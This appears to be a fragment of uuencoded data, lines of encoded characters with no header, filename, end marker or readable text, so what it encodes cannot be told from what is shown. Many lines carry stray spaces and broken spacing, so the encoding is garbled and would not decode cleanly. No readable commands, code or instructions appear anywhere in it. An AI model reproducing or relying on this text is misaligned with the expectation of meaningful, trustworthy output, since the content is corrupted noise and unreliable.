MY@S2F>,Y<N9/+5+#82EV&\&0\$' ``SEL*.= \$C+1`/ %NVC`]F-!X,/G=:;=C:5
M' S)D;MP96KC"N=L'_\$VS@W+A^K.D3&<F [\&E="HS"N:D.:3X.PGPXI2"&EIR
MLAGBC*:GL (4T.>OAOZJLAF43FRY (, :.\IL5WSU9^&7AB]D1PNQX,VR?MX; "-
M^ [M+5\$6KH_EPCDI/N`-7K6<^F\D&H3-W0J1JA+2\$77)N?N)Z,3F&.I>Z0MTU
MTE2\$4<L (]&LA6=,N/7N:J5X??IVR*?Q9,_,/R&S_WQZ7 [:4_YBR+=NN,]N
M, \$ _@NTZ7Y#?B*^R36AI\$U7GOI)G1VPIGGUPG'W (J\$R) *]! [U[G]'MHT\$7!L
MZD;J]^#0%\$LT.P,6GS_QD\$SE`T9ZL=H.DG?2Z=F`^E^# (YAO?FTD?794)\)
M9V,G<-OL8I\`_+\$M]V<<VGZ\$XP_BTN?J=*<<:<</CS1@6";,\$W\9;]QNOIVT
M.J-F_WU [2&Z)Z2^O\$;N3!`) `]J9#8N?!]3` [GEY]RP9^AVLG'T)OYLP'J\@<
M`HDX4 (H\$<>]M@ (QFU# (6@3 ([,3A>9X]6#G_5\$"30:,LL:]0A5,G@S;V7.A
MEC.W5UY,.U,M.8HRZF7`K;P\$=", ^%VN1G)\/#DGI"\$& (OXO;.SIM3Z1<PPK
M2Z>^HTB-H6//^KYW9U+3*,\24:5H90%1#*L\$F55NN [<F=Y-/86B;? ()>2' -
M [Z6C`#0"UP,DW.,)Y6Q/Z,2`R>,W`A [N\8T< [`D&B#NS\$HO21`4!;V:KCUU
MYS9:T`"]>'>JN&<_01/>Y*0_/#N%!^?'HOV=WG!RT. ((K=\$^N/'5.^>N01=^
MY] (.CK;`L:9">=F:.6A67+`X%IF (\$JZ?^QJ2VQU [B0^\$! *6H<JK*9KQ)+R>
M4]4A5;T)W=CA<%KZP0CC6!I\ :+R/43]*.>M-_\$IQ#W^XLN-.U*!O%3))7N3 (
M?T5Q9"6ZP=3V*) :1C5:]BC) #9Q` \$#<QOQT_/6N32RCE:LV+)T_NY`^7,0UWI
MN9=7BAL692459&U@4W514J"PT`Q8/. \$\F6%SR_L'.K>@^B#`?N`%EPHG;5,:
MY?U\$6"HX/K+\$!\E7G?XG@M2D901F8B; `LJ\$L\ .Q-*@P#%#\$` ^@TV\8@A9E<
M!1!K^,GXXZ`].<PW5555CLI7>5Z^R@L#& [J24 (_OEJHZ;O0!C3)-!*Z%?>T (
MYHAB?')&27F+)>FR3A2T',7EV+(-I<&H-8&_) (.6Q!7J=B>#MWQ4;N6F<>QX
MSO (J\._V.V/V-3=XF^<1SA3L`\$`8*%96 (`S"XPQ [W/8Y3]95'"_W%TC)NTMD
M?>VC-0=2F6%&<T/8I18R;3E*W&_"OXKE^P-!";0P"B)\DPJ< [N7+!XK:I'MQ
M`7!6?8N (.QMVfZ2`_%'=J?G5]-W [-@<4>QT,YT%F1*KQQ+J [=]/^#<S`R8C!!
M50%PL/G1<^*; (+SN!O:.,3\$G2G/'9"=WY'2U%PE5DL`;A)3 (W [.F50 [CO (M6Z
M/_4@OLD^G7&AX4W\)*?% (F:>%3*&)03VB3` [<8R?Z!`?SNL" [?4)+V@],DUNE
M43FWSG3\$SJ8RN`@3Z#81Z` [0'3K_LT)697V`LE33\NQ4,<GQD&U>&,3!-/`P
M2/5R-I<PJ/8VR*/AX=%EK# [QJ=AQ (/JE?L@YLLT.*>WB]6=7L])TQ/?],0W
M/?'OI"=RK%*=15K*%&@4@44X-Z [R0A (T`S>SGD:BH [`JD: ?/ &=/NL [4\#.%TH
M97\$S^F;A8K\5+G!P4V544;S ([/4G;\$TQ?:9 [O38^S='M,J7&-9S2-<40H!GS
M4 [?`MS3PLB^8OS)935'/E57L>ONGR<UH:9V1N\; (719S%ZBUJXN\L (%H74%)
MH]@1IGC9-B'Q% (0&LI*I;Z^:+`LZ>J,_04.@-V:S\$*U<3 (<G68Z66386K/M@
M!9?>C:2, (FMO;C6,-^:SAU9<?`SEQ'Y,^UOB`!&;P@K9`AHI2` `#`R [1BF@3
M'<@N (@*>CB]W8,4>3XO@!#&;H3OWG5&KP)W.H\$W&Q2WU`*S>_&+?N8+"&C:4
MA7)L (`VEX&<K5*54`4FY (R [I_K7F\$3PE-&+\$GHL5G+1EXQ"L"Z\ \-*7DT=TD
M<`H (YW;V`DU5&<P=7<SSM`E9%2<GG1Z^\$XV=,C.^/6FO-*_"8.&H5W2!_8)
MO (#Z:J8G8J.KX`8IW<52? []/0J2&DTS\2LN&5=COTB^:PX@W@Q'DDH0@XD/X
M7;3]WAY_Z`_?E:DR: (Q&G?>MPRK,4^W-,B*!O [OXX%OVL\$B:EY3;9P6S_J"]
MA6,;@`\$+2Z`F ('V&4O/L`^_)OK?;]9)GA],?;'S?9W0+WC_=P.XAI%E3VE6
M/ZF`U]4\$R`U]#8-;=X%L2`S1`'-K62W4 [M_,N7KA"-D^L,H"C%GKZ1B5'-\;
M!QK"FW!^\$ [IVY@X*JMY%ENH [[CQ61=H.BY34<1I7CZJ0*185 [Y [[`70' =2
ML1OFQD;\$%QH0&T&;7;ZV;^/0IA%GM/. `T3W7'+N!FSBTN<\$O< <P) `A5+<Z<
M%A+90\$-8)4)R' ".1IO0<,#D&U`MB-!W/\$X92=KE36*+GN)=7%P%.1H0*0W (+
M+7%)UW6D^3+?G]I4=78R!3>C [^K01`F?2FNC+ZU1LIVHX;8:QZ!3B] [:W.BN
MXWB]]I&3:Z,^T244PHF@1)A@?@_ ;C=9D=)J]!I5<!N3:N (B>=/R+X%8Q+I4>
M%F5N!)9^U`W\$:U [YM (^OP-\$K<^J.6-\/FSA5'"G1F>4TX59YY3/3F94@8DLI
M7=,5-NATD6D, &F)A7N0T0@?4X4O*7^%=%Z=A:T`T6J\$]SP;5^V*B5X+RD6*Q
M^C40_J<2, &ZS870V/&DTVY.3;J?W1I&&!X>8'JWP7LC (P8JU<\$M\$S:2:0E`Z

MC>'###NWVSL/'>>#DU,A-]G@_!G\A6I\$O>I2HEE5KX663)%](>M]G`R;HS>
MJ:+=MCAO[(\$)!Q?^QW9T#5'2;^QPIG2[987&'13++W\$2!GXL4:TY&M\$8OTI8
MELB#TWZK<_)QOK+3C=KC,1*+>"^,PA\Z\6CIV=-.F(0M5<YA<LYT2'RK"TL,
M<6`@X^N(G)E5Q9DKI\$'LK@D%"W),2Q99JN-O#3]]JDYURAMIQ\$515YM(.Y
M5GRO'/O*L5SRTZ"ORX><<@=#-3GG8,Z#]'`Q067#QND7MZX'&P+%-%&9:5
MX\TWAC"&Z+*H*,DR(\$>4`GCKZ_2U6[TP0V=&0WZK"QBW#WN-'PPLT^9PT1>
M'V9)>D5S5='>AAFMX+7\$!+CWN'7*MC]>3(:-\;F3M`#H&RTNH!55?Y"C:BZ
MCBH1>_)V]F\$SANM,IR/8"/1ZJ\6%[A]CU_6=PX:WO++']F5.D3P8J"G1-'31
M>QVE[P-\$Z*GM>OF8DF(9;+J-),)*F#R2A;YTO-'MC,9MR(+9[<U@0^-80M2
ME'9Z+8BXT<>' \$1WAN(*O03I65Z35&#=#P\$M;WG?'%;:E39.)!3-P/C<[8#/6H
M\Z;7`.3#=#N_-^&U:KDS4N2<C=__\$!;NEFM5'@#YW4J]_@I\$^IEMF2P),#K*C
ME#%S[/`Z\$25=KNULO!/B>K/]`^WA""<T[;?:([F;6_W>V5C'**-1_Z:-C>J
M)\VW#624FUS5-AVPP3R&C*+OX4ZG;@.F>-`YB^+1?0\C<V.-7U<I/3#^>%@_
MB0,N5X^`7AG&.W]#O)\?YNT'\J0HYF2SZ4NB5;WQ)360,.<L=KULU+!(Q4+=
M;%_?;J@;(4\$9N+[R0GX:'4V[Q"*FWQ"1%H.9I,VAA]9*]NCEUU8\;/0+=#`
MG%W,4@MH=*1I;'Z<+L^&Z_OTX@]ONN6O^#2V_I)<34^*B9#S]T/9Y:,G)(A6
M!O0J/O\$".29`F1VI\$W\$0(H`=\XAMA5Y,"!SL8%6']UL&'GE3':*!?!<QV_I5G
M,U5P&O;Q<1!<PZ2?&?OVS!BYQB`QW'ELRAV(_5EQY)\$@'%T%83Q=F4I'4S<.
M#6/113CX?(#=#GL\6B@D#UCZ>?=<+8G=.X[V-(-)UE!2C*H[I]\7BE\$EA*>H
MROO0B?8%0+]DI/G;Z*U]](+SV)NQ[5VS@`?X4-D0I7A_%\>:U"=+Y4]FMR9
M)Q?0B:\[\&CG&,W9*9S.-W)"6LVT`UZM2=\$D-)<JSX]!_*[6V>D@TWZ)BQHZ
M9J0%DK-5W`#?*&XY8%<NXR#I9_1B@%H??\#N.>:'3WCGOO,!M3:X*9[=71P8
MC+@O#U>^SZ11L?^1%E3NWL3!4BJA47@MYV*5"4`"7.'"A^CW?A3\4F35T.E:
MNB<GKP51;T[&PT90U%#>TZ@N=/5UMBA_9R.TSARV6^T>Y/>IG#7G`BYL(WZ]
MX1*;B&/!+&1P9I)<!YK"i>\$!Y'NIPI:O*#G+OXLD/*ANWU2^"(, &U!8L?) .A
M]1]..[#.`';1@>Z_5QB0/[/:-&G?P<GR&7A(@,T5Y334#R`,TRIR\$I.#-#<O
M)"K40<U=+4PJY4`H1O.B'/?=?R9T0LA0ED>P0?+VS50&@5QV2!+S:<OB>X+X
M1J7`", \$, @ATAN"*6WC/C#HIEU9/4Z,_G>0"5YUW)VY[B7@\$]];\RYB&BA2?
M*7HEW>_2M74TM7U3'O)EBW@XPJ%<CT.(+.:SP"K:<GK.T/<ZUN`U*//H58&'
M]R/'CP)J*LHKJ:00Y`KT\G(%JFL&RUSLP;(8>;"LA/L,V7]"X&'E>)QSDUU'
MI>X%VDX3"O-[*YJRK-MTK_V\MWH;GY4`UBP=U>YVZ\$R#<-9<A2\$LG)S/CJ=<
M", '9,M4G9\$=/<D49M7MJC\UT)_8R6NR/%E%AV#WE+@BY3ROXIAEM]HRL\^,\
MG]UR_KP0+[D\#7E&T+H45>9*MT8B3MF5Z'7X0^X1AJ%]AV_FE'GZ4#M*=PSR
M;11\&P7_];J.@Z)@.>R3G[]-G`BH4T=RI5>:%SJW6JYFN4S]0=^.7[;_T"/1L
MU!Y.6AV\H]88?M1?T`";JN5B@]X.[YY\0\$:&ZLCG0R:1F<'=!DMVA*4>U,U^
M8SC*N;!=Q]6S]7V0VMUN2N*NVE?%]-IVB708?SZE8;07.&UG^%,AF1*R&M&"
MM'^(V)=&&_(@8=#II=-O#>1#I]J?U`[P=-.<.H\$GW\U3Q0NOCHG^OBQN+O>
MM>^"54QC.?(G)\>AO;QRI]'^\$`U7Q080)R#\$^DEG<GK6'7>:C=%8<@OD#_)O
MD&4.U*`E00\$M0[*B3-8423]VU59XX<X@W!-P;<_]9PJ0I%U0+R-"LD3-(E>-
MB:1E?,. \$JIJV*1#/71]3J:>I%!G9ZV=&;\$A</9MMB&!PW.]#`*C30;<];K>T
M)T94B:I]RR08A<,64H4UNHWAJ5[C-CP[7#0]D;\\SA2&'AVKTOY]/&Q,WO;/
M3\$([D,+4P]&\&?*=W-FZ/C,N/WG4&D[-.,:]H*L-^;XP:7K"=QU@TRG6X">@
MD,0<*1Z7))%C8P;.E##'=?SV_/BN@X;AK7X/HL)>OAK/R+%#FH&E.J(RY&B<
M#;#JG\;1DX\$3++-I0)'>'@=OPF"US)GKI8R01OC@;XB^/&\$/U/ZE]*VQ>XL9
M\B<Y49-Y[Z=B?'7T29%X\+]39Z+Y-D&X^2WUO.=)]\$-N^7<(.;QL)8":C
M;5Y\HP27N]C_/+7#V?[]OH7X-S!57\$WCK,35>"3]_@&KR3%*D#&&-GYU'WA
MR[HA15=(VP;2D#`;-\>LC\$Q@O`CHGXW?],#`ESWL_N11K-SK_U!A%,\Z;1_
M'S1@`Q09>V>CR;\$BA2Y.M8+)=([M4&.03`//LY?*Z/W.[=+V53NX<7!YF7.)
M#1\`)7AS+<S8<S.-T04,R?GI0H_=SNQRMT8\$Y]=VX]NG!"<:-%_4@:'A)VV
M/W6\4S>*')PD(.+)]Z%3M+OZC:6?Y'THTF.T"G^\$E1PC2!WHEX5-:AB`)E<H
M!ZY_NG"-(*,9:FC/7' *?2;X7Y7J0\$@4XJ_1ACU;+I7>'D!EA(M*!D?6EPZFL
MO7X:7+BDP7@E/493^W5VD,"114XF"VW#8C2YH!5>=C5?IUN]#Q)V!\)V\$H1P
MEQBD\$U]IG:EH2HOSQYY%3*6UY!T*[6&W6`_X*QYWZ4I)P3\[\<*!N--TJO+?,
MSN(RB\$]LUS1D#*E.-SP_V&YLPKG.@5*Z",7MUW-EE#A5)\H*,*HSYD190I;K
MD_[PM('^+=IMLAF2G;]*.!>3Q'BGSL5#KH*.SX\$ZOO`6RWRM9BX-]J?^AU
M^XW6Y+31:ZC"&^!8L6AT>I!CY`G[=HR6^,IKM\$F!N^+[\$V;">`SW5XPEO+*-
M*;83DZ_:?20'LOW83LJ6;F3&'0KUYR7\$ND3`V4&Z'MYOF>J%3L8:7DN0B/G<
M\>RD9<=W-%-6'?VH<'+]T\A*9Y;Q147:)798F)=>NHN`#!'T%Q5&!&HHD!(
MU2!DM"FYA;W+`QNE<:B-B?D*I2.Y<][I#<YTF\OEW,7AT'E@S]XY=]-@IO=Q
MHL7`=:FHG`\$HO@B2/G(OE%H9V=(F2(4R!B!OW'AZE0LP+5\$,#MNJ%\B.,VA[
M4E;]+"\$.VL=>4_)Y,-=V5#8[BZ7WI(\$L<[JZD=?*VBEF=.=/%88TM!^]40UQ
M\$^+=Z;@A`EC8YG3J@44/*JL"\$]6LV1V/;RS3L^R;F)7@64>4LX(HC?>[&-G
M7^..XKP:WQ:'4R_]C6M(:XG1RS,_>?7WP#?;BE&'4FRS<3DW_I4'!-.D\$;
MOROVS*[B*3W77-BW^Q_@7WP"\$D!XC7R\$N+`JWE6Z^CSKT55H/<O/!7;A%U>?
MR>Z_KWJ[]MH4VZ2X"KB?F,4*PH08+&<Y7IY%Z=V%40'?OL;*9N=#5%Z>Y
MQE,T&AFG^X\B20J.D[U\$;;%\$"\$!"?Z/Y#@YR2U@;VDS'E,6?'6&%I[!X.PP\$
M*MMN_(!?R,AM\$:P-2*^2\5,T;QML1\$1?*\$"RB(0^!ABQNBZ9NK4.2\$=%]O(X_
M5TCE)55,,(\$I7KL1A%H,YG/M^URUEK3KI)/CA5,8&Q\$6B?BM5E65=>8AG,%W
MYIT9S7.BBK0N<U`5H@R695?3I?YM;[5H>%YPX\Q@,]1W/'TF6(S`W2,OUA1X
M#_<2*8PFGL)U/3IW&TNJ%M.EC;)<02DW4EZBJ.KO\^_`]P*5^&(T/]ZXOM66

MT, ; 1P00:MYW1N#_\`"#Y0 [TX; 0T7XUC2S3@>I, C@0N%#L `U^LO&N:>! &*H37Z
M`&; ^T! /MS5) %>_D4 / (\$?4C! YC0?! <1C<1%F' S: 3-D [, A<67BY1?O! ? .>3Z-V
M8] A\VRXNS=QLB\`/%. CS (G* `V/03SK0OFB&' (XXS@H7&0Q' VI#N*) & [FQ, T. -
MJP2\$10M' @* `738-EE! >2?860) \$>0X<I' %I. S! CN) XPSE12DX! G> [' Z8\$3=>L
M3S;) 3\) @L2Z_5' `I3% C1G4" 44D/@O\F; T0*T#U=. 6#T&^\, <@#"551! ; ' 9"N
M>UT7A^Y+ -: CFCX>N&OA [`ZWV: #SL9V]] 5%BJSQ" _P^# . \ . : `1 `NQZ] GE! [UI
M/ [X*@SCV=, LZR/=U%SO8IM) A5@2P! ^O0<^?S] +9LL6L#JP/9-Z*KP-. F@ \G6
M>^MX2W8RE3W2=4 (W (&F3DRTE `WV ` .MXIKI `UL) . <C-E (KFY\$369GU@^9] 2R [
MT4L [210<Z9Z%Z99HRX^H; PW; X\FT+W' @' M [BWC5/K, ; 59-) 3NNJX, M) Q>: 3+
MU, \HSRP? . _\$5OM> `9453Z" RZ&/9: G9&^# \$0-3: A5, 1\ *\$%S. K+A@?! =I! 00G
MZ. 0=W\QBB^#M: TY. U0*"5' UA&4BA19J" \$X. ;] DCJQ* ; O#YQ<242? ' ?BTQ"! T
MYHB; _E2SJB, D `J: . CM="* >ADY] *Y+2R (0PL4ED3=7 (@69! -8F%. 6E] #5<AEH
MY `] OQIQ%J! 3ESHECQZM0 [SB7DU) ` (6 [2A) \$O: M_F#K, *1BHMVQF*H?] MO/^ [
MC/>L. %S% \7*? ; O? \] \ I99; : #R `G' P+ -C<% ' D/ ; TU22SQN" ; [@2) FL# ' ?P*%C
M' ; F% \ (B9 (ML&LOGO^#8J_Q' ^K7@I&VFEU>+"MUV/! NS7A! /+) A7JV3 `X*E) \$
MH \IPA0RQUHRO/K+Q8; +^@@; VFH) PE_M] GP3- /7-A, 86&-VH<\2167. [&B ` -M
M#3WK\$GR9"*H) C9. WG5: KS5T35Q1YWQEUCKM<?HIL! Q5=. [%G, UB9YLQCTE8%
MEUQ) >D6\ . U-HVME77+3F5B@* `2#S5' ! \VQ=N<DN<' G \<M/D [. QD^2P4F@T: O
MW<T6BS* =GRT3TVL? NDXRNZ23WU. E. T] I' AGL] Q/) QN\$?AB] /1N#; _FZ: CJZ
M6L7) Y1"E:) 4) ZTV ` :>>S"OLE `GTY@&BQY*BWQJ6W0\$+V6*? ; 5V1&@-# `8; `\
M#F [S<ZVTAOW! <? _W2; LW' GZ<-) #2, \RUTG-N8WRS4#<DLF [+IE5R+@<! \! 5V
M&>U<E, . <OD9S6HP, [HS<^M, C: S4I* `VJK)) 27U, YJJUQ?#/. F! K4; (& (2Q `
M>O>L/> [WQV] 5PHUZ&MFWF7DEJ3-YTVGIE+XBJR' D<] . , D&: _UVO30 ` [F*8F\$
M? \$; =QD>XT%HAHU&RM4>\H `O/S! 77J4QS. "9) @J) 3R%L%=[A\$ L `3YN32KN1' P
M#G (E9! P. 2V! . V@GI* #6M [`5^RXVF! B7AU0"ML4-VT: X*24EBS&H0 (+6-?YVT
MJQP045YS\$QQB01OVSY! DI0, F8P-) ! 2: -H] : @N-2HV2 \>OQUA\$! FY) ?T) NKE0
MHXP@%T (FSW/V `FTA, &%052QTG/5T7WI_2"UKTDM\IA) =; *?275"U%] GB%1?
MKSTY [; ? : DV&CU>F; 1) U) Y: _501+XOCUL' ' >Z-, =?U; K8D; E/DM09PR! QP@J*
MXW:) 8Z^@QOM^ ^Q4, < [T@0 [RF* \ +=) 1"9] FS3%&HQG; ^TF@X1] ; : @IIB) +"
(M=J7\$3^) V. ' 6\LY4 [\$R)] : 5<S<P=-3\$. T! HH=J*3S,] ; BR&UA\$D<^NX<YFX4L
M_G/F93K@?] Y?QP&?AME@: Q, KP,] D=Q! V? (. 59J3WF-^#8LL&V-3T [, C, ' 3NI
MDH `TKD' [G7K*E>P4#<R _LWJNZGM) XEPLSM \X2J*S=GO1HS [KC (FFQOIMYOA
M; `TZ6R4K9. V>? 2/*-: _*1) W9RUB [CEO?2F4* \^ /DI- /KC-Y6JXN0#_ , #JTE5
M (2) C=P) A\$<N3/ &S_] UE [- . 9T? =<D#) I4N] TK5V_4; /3 (E% : : X+ (K `!) ' A<FC
M* @+) 3) MNW9&=LXTU&A+@@@6' 7NWD#T6] 8; +>F' - \?#39\2/LUD*FHP] NDC6Q
M8\$K" CW `DV+ . S3NL7+?Q: X48<&\UNT^> (00U] 6L. <\T4 [OY; . *; ; &PV#N9@/M
M/>BE>F&C: +9ZS=32. ` , #M^*LLOZ\] + [= _6' D] &@W>R<=) J3M^U&"VXFMM&+
M6N/ ^X7<-MXN"K \46YX) : @) G@79OX0@J_ +&OSFH8%D/) - `^) (\$%SM [SUM6M
M6NF-6RJ, ZC+K+ _?K7AH7]] Z0L?ECM2, /U@ (7F6<<7Y?C, G* -<FQVF8XKH) 2@
M&K9: UZS) C-@R\$ [[[-%YB%77>; 4" \] [+53OIGO1+%S5<#Q\$K&T3) %XX] LOXT#
MG2V@L \H (K/5@ \ +L "Z0* \ 8%? `U, RJ@T" \CX) 7V-A<FBWK) ! " &O&) #P' #UGZ [[
M5: -33HH. . \Z: J" &_0HSQUR+N; %@A' 6 `&5*3/GLWP- `U [QI7UX9] G#UP \ZN#B
M) 2&X `7!] 6J) F \G, IAQC"0?9 `<Y `! 7*#4V?E' \LU"; ^" I1, R/R' M" L\$T1 [! B
M. QPK (OW99. Z^<K\$% ` "<" !><L7^YP0#>2%) O&>* . /@*) =D@1T+M, ; W_: AN9=P
MV: Y_ \0?JQH' - (F (: 75. 3>N"KV)= . &PM-YUED@)] I@K+E.] 0?Q; 3>M \WKKVLS
M/MVC \V?0>! *TW (ABM) #JHCF&E^ ; B&P-1*EK' 0> `YMM; 14 (X9+<KDI?XFQXC
M* : &5E (+V\$@) #HL5%V60: TRNS7B8PU/-! , 93RL67P=' S2; HS/AFVCD] OBPYDH
M<B]] 9] 9; +2Z<, , <M: =1Y `P \2EPH<?*K; ; @PGC<& `9OEJC! OJD%LF3N; XSC87
M (0CG ` \O+X) 83NP; JY3HT5HY, 5) K*') (V `; . TK_V] L [V\$B^V] TF8<VVESW54I
MS- /FF92F2%+EZTU6\$5P. AH4J<Q^>-LSX. \J/F" I?, Y>@EM43 ([09X0D+_DUQ]
M' R21 (HDP^R<TG@3>+ #?UB; ! 5D) "GN0FA [L@G_55 \ \$=SJ^] . 42S7R) #_ ; DDA^
M* [3G&6^VR\$ZX6&, G" P, &3GI8AIENY [0S7ON^ `39' P' ?X) `B=RS! 8^=) ZE [\ ;
MT5\$; 7%"] ZR [<F#<: * <6M] OM. LST9] # \H@NV#N1W<. +K [0] ?! . ! AYCD, VY+*A
M, R\$JFP?YZ-59Z; . W#7AD1<J/S \ ; . FZ^9@ "FY5" 8O86MQZ-@1W6S_3; 9 `EZ' S
M&: X_3\$/' \6F>] 2RS&S\$ (D `O1. U" #22&%+50 `&+ [W@FNGRR6JKW (-9 \5Q" IJ)
M) (GN?/V6JAJ6' JD] ' . \$ \$I. ,) [&Z_! S] &E0BW<9HA6, O `53<&726] R+ [\$I] XQ
MSS+) 0& "A7M^\$MA \W0V<&3+2] "%5>N#A [Y [H8.) -H#1! UM! 4' HW7MJ" Z>T? "X
MC55 \! 5Q#YD `0UD! C21TE0E6*J1; 5V+ZHL7MQ_L `R<' ! `4YQM! "] JQOUW [5 [6
MX" D7*Q^VWI?+, 1J \OCQR" 2# . =, . E2! 2 `;) @M@C ` %I% ; [8C6XU+**' 2 ` `C: = (
M=] " (TVMHB-3N) ?*5HG%P' , 1QL. " , 3EV" : JG>. %@: 5%K: 2' 6] <^Y: ; K2D^ ^Q:
M) F2T] = (. %2Q07D, 5N% ` , G%0RZ1FY7K1: 5&L/3"W+) 19M. 0%' CB" 06OT0=M<5
MZ9^>TDJB" @N, _ (() L_4D* `] B<@^ ; 5W8X@NOY_M0A0I ^G+\$0: Q&NSN5I&K/C!
M] ; QCYZT [FQEW%JK8A@E? [JLL] - @BL04QGL9JGK. #8LQJN@: 9I\$BD=D7BJF<
M" A#F\$V25! . . H; ! Y8BX<@<; `L45L. 6XWWP3CQPEO: ;) " ; -B@_ \DJZ" BT. ! _JG
M" ZI91SQ\$0E1NYM&O/ " #B0XV (MW8W4/ \$ _Z0_1 `NVXT7RW [F] RY9, , D#-8?RC6
M@C2M0' ' `O) +QMFC<Q" %: HCGCX&T0T86H8J911 \E1J4] 5\$) PLO#3+HVIMC-] &
M2A1 (, Y:) ' R6)) (Y9PUDX. 8LSWZ! PI: A' 7R772X; M^GHZK6 (P! 3N. [>G58+DL
M \ `ROY9&LI0M02 \7) U8Z>K3U%++R, [Z \) ` (R) *6QV#0) 77HD* <=] E" Z02JC0:
M8W [@LFQHE4@?CU\$U (. ZM363TD=B. B@4CMA8E6K (EDGA=FO<Y" , B@2OAJ. ! 1#
MG&W7" =D11I9' V8&' 370-P1P; W&9TB" <E. ` <; N \! : 7QHV9%R2* `SN-, GP I-T)

MRH\XG.;\52?<K!]/509QTJ?DNE<Y!(K)RX;>QSFI5G&PL&\$S//N-%.8NEPY
M&I1[4](MIW<D^):37U=/?AN47W]7FN?2^):K#[17:41WG'I.EQQ<!JGQI7K7
M_CB10\$V&[=&@WQOE7:S6'<!<1'%H3V/504SFY/+*F5Z3/:[T;\$MA"4W!F'L7
MW%&8AG<=&5:DL9:!'SF<C"B8720^SLR-!Y*C<VG\!LZ\!'XTWVV/9H*J>[6
M9K\$B"(J)^SKX6F&D\@1U[0OY\$DI=W+ZR([HDKE^<BAW>R2;;1D6Z'NOAI([4
MKXOGJD<J[NAIJZ!HGN!S+HB/K#J*?&@-*;FOJFY;VKN/EBO425*Y`7^#-^4
MR#<E\DV_)LJ\$>;<VNAU3ALLKE0W>SI8SDT*-NQ)=X&W0\$=HB<B.:DZR^_I"
M,7K1MBO2![D8Z+).L?E:N#24!IGNXB)]>WPWIH':C6XL"K4:_DR4+94J5#TK
M:'R[B_FKKMRYV,EO\6FPO/]=+/F<(.=(41&1:55ZB>RU"75H)NK[C]UG>)C,
M6+8%#;ER^20Y@Q*=?&#Y<"0B;W(L8+8)9WG%>GQ71\$YY"GD77.4F6>ZS&AI8
M2K`WQ.PJ9P9&L2'D&R.VJW\$IDVODNQ4S'?Y&\$'Y)9"&)2B9Q8_'A"*\5(P:?
M,G+/S?'W%AO!TI'0%.2,X]1`J2%N:\$E0*G+-YF+;P=QRR>*K8K,8=;!&M/%^
MZ-"QV>HBRMT5_=8'.7U`\$FPTVYWWZAM[,;L@M7\9+?9'BTAWT3%8WB5WS4;N
M@IE:%OQ?SA&#'?EH:?'39.6S^9;08H66B_B"*K.7ENO["32K8_'&GK)5ABWJ
M3*>E6L3*%([:(%<QM40(MVR)E'I&T>1VXUI9S)4IJ8WM.\9P?H_\,:*<5BJA/
MX'82L\$G&K/X`7Z`8?>B,P6]V76]%XBX/KN<W;ISX3BH=F!4EDNMMW39\$#FL@
MBB8GG:Z&K\$JWPHFL%\X<</D?,H/HK2:#B^%5P,J3_\$:NO']!PLPO1M\+D:G'
M3_OW<708:W0GX)S>>)--\$&-;UO5F^^_A9AT.,=IJC^03R5:_1X+]=U13*A+0
M5G#C>X\$]8]G*:(9#Q8*ZA1Z[/KD4+M]F9I[KTJ1QW.]G+ZHPBP'2"\$3PS>1+
MP+A<'QE9GD<956!L\$K:K,_B\$SD40Q!<I2/>8M<!\$VM#W6:P6-CRQ5@-#7IS
MX0LW2..Y@/_(\M))/5-6[/:(YM3Z_\AAQ'%OZ\MGW%;S;@'3EAH98P9%JU\
M#NW(+`J4&14P+#J]T;C1[4X&C>8[-+!KG#?RY"R]:,XT4(>43I205>S)O#\$\$
M%2>.^Z?'?+XPHRT'13ERV3YJWU\]@; ,I1H"!+2<B]5E<OU,X4,C>=\$PR89<
M!B3CU[#_OM-2^-X`9'G_4Z7?C,QV^`4FI47&9K`8Z]E!Q]@S0=\$VZ`Q:\$-6
M4^5.+F+0!\3QI;W4ZJ5H=8E,6Y@+W="9M=R%XT=)AE]-)'S,>!EP`><98`A:
MG`6>Y#QL]GMCI`_K='D.EHX/4P]JXC1TEW&@'\O.C5C!``KXRU6,WCKV(L]@
MX*OT5W&I.LA<D>4)22J=]M,-QAS=4/1JFHZ':`OSG\$07"?^WF:;03.?!&*+
M.CY;%*FD*KF4"/UI3^/HR<`)EMF0_/9L-@[P!=<6T&\!U?4LQCDZ1U#7`JX
M=,2*H_C"#?H`R4HUD+H2[VT/6;*9"*OVC")!_1,'1<981J2X:\67H;V\<J?(
M#G?CA;T\03"#\Y)?XES?LOWU.WPNA%1U/+9JBF[8'SPU&N'EWG@&<5@PLPW
MO%`H4PCQ\$(R`MLT/Q9.LH&1W-)1#FQ)! [R??7".X]Y@P?^@O4\$R!<G=4"
MRG5Q@-XU@CF5(X8)4!!4\$R7IN`!P%`\](#<FK!+WW,7^YZD=HH5P\$_V+5FS+
M(%+LU6%-T_>=I+_5J6*A`*`<'@R=N>=,X_U3)[X*Y`"A8M6"H*B6*50XG%'0
MF3PNM7]LQ+,GK`GL:"F39+Z3(#=9<A;;D7"L!;>AYH%JP)&7ZRZ]4T@ (3458
M1?.N(@,APTU?F<J[^=4Z4PTRM&]RE,C]:#7\$_VYP^03^J@+YP7."V%Q>-).^
MNA=Q,)! ,W"W0H784(W/S,D"E4BIJD.P.;_ [59.YIABP=JB=!R!O.ZXY<DZEI
ML0A\F"W?N?X,&9_07'DW"98G\$/ \$K-]"%B/'&G2&N[/_WRIU>4Z3'-GJ4\$1P<
M:9:6@*.&]L]VM3I7CG\D5\;4&U9&3R\O5;=!2/!\-K7MX57\<(+YT-O--^=
MJ;>#P\$EBA1;Q_AO\7*+E._1L\$/2]J]SZ:*A"2\$[G]&3GAP;!5<A!.3\$395.
M9E#!_"P,V5F-Y"Q*O/(-5ED)\$R,@/#=[PO`2(\B3,'1.%0!*QF=R:7\4!Y2&N
MDKW+E26QCLAQ%T@G\$<B-2T?V+>;VVKAM\$3*O:#=PJ&@)DI7!JA&9]3J;A=O@
MV*BBC+Y7GBG]Z]&CUO03R:']/.V,X+!H-#G^.&EWWZ=(.UNOK/^UY.;:LX7K
M[Y,@Y`WXCBIQP6XSUBN4Q+?L]\$Z[?1H[M#6,\76/V+1UG&GUQ(J;&7XRR,<
M!*A3DN@CSVC\<_!.SOT\$<QGJCD,38<^^@:) `DOW*9IS(,TFL3Y!9"?R!,TW
MSFR`YI(;-'U#@,[%,GZV71^"T0K'1)BOO(T@P4\$M('OZ[M]"IM:*DC4(9T!X
M108V2X'O*.#S^N"+DTA<74*D"&R^H2I\$.%F!<L<_1I"9KAU#E*6WH3F6FKB
M%D^(P=OX8GB/=C17*1FG5PS-OZB>?00FJ]H^`:(TGC7WH,TY&!>L^=S(&^^
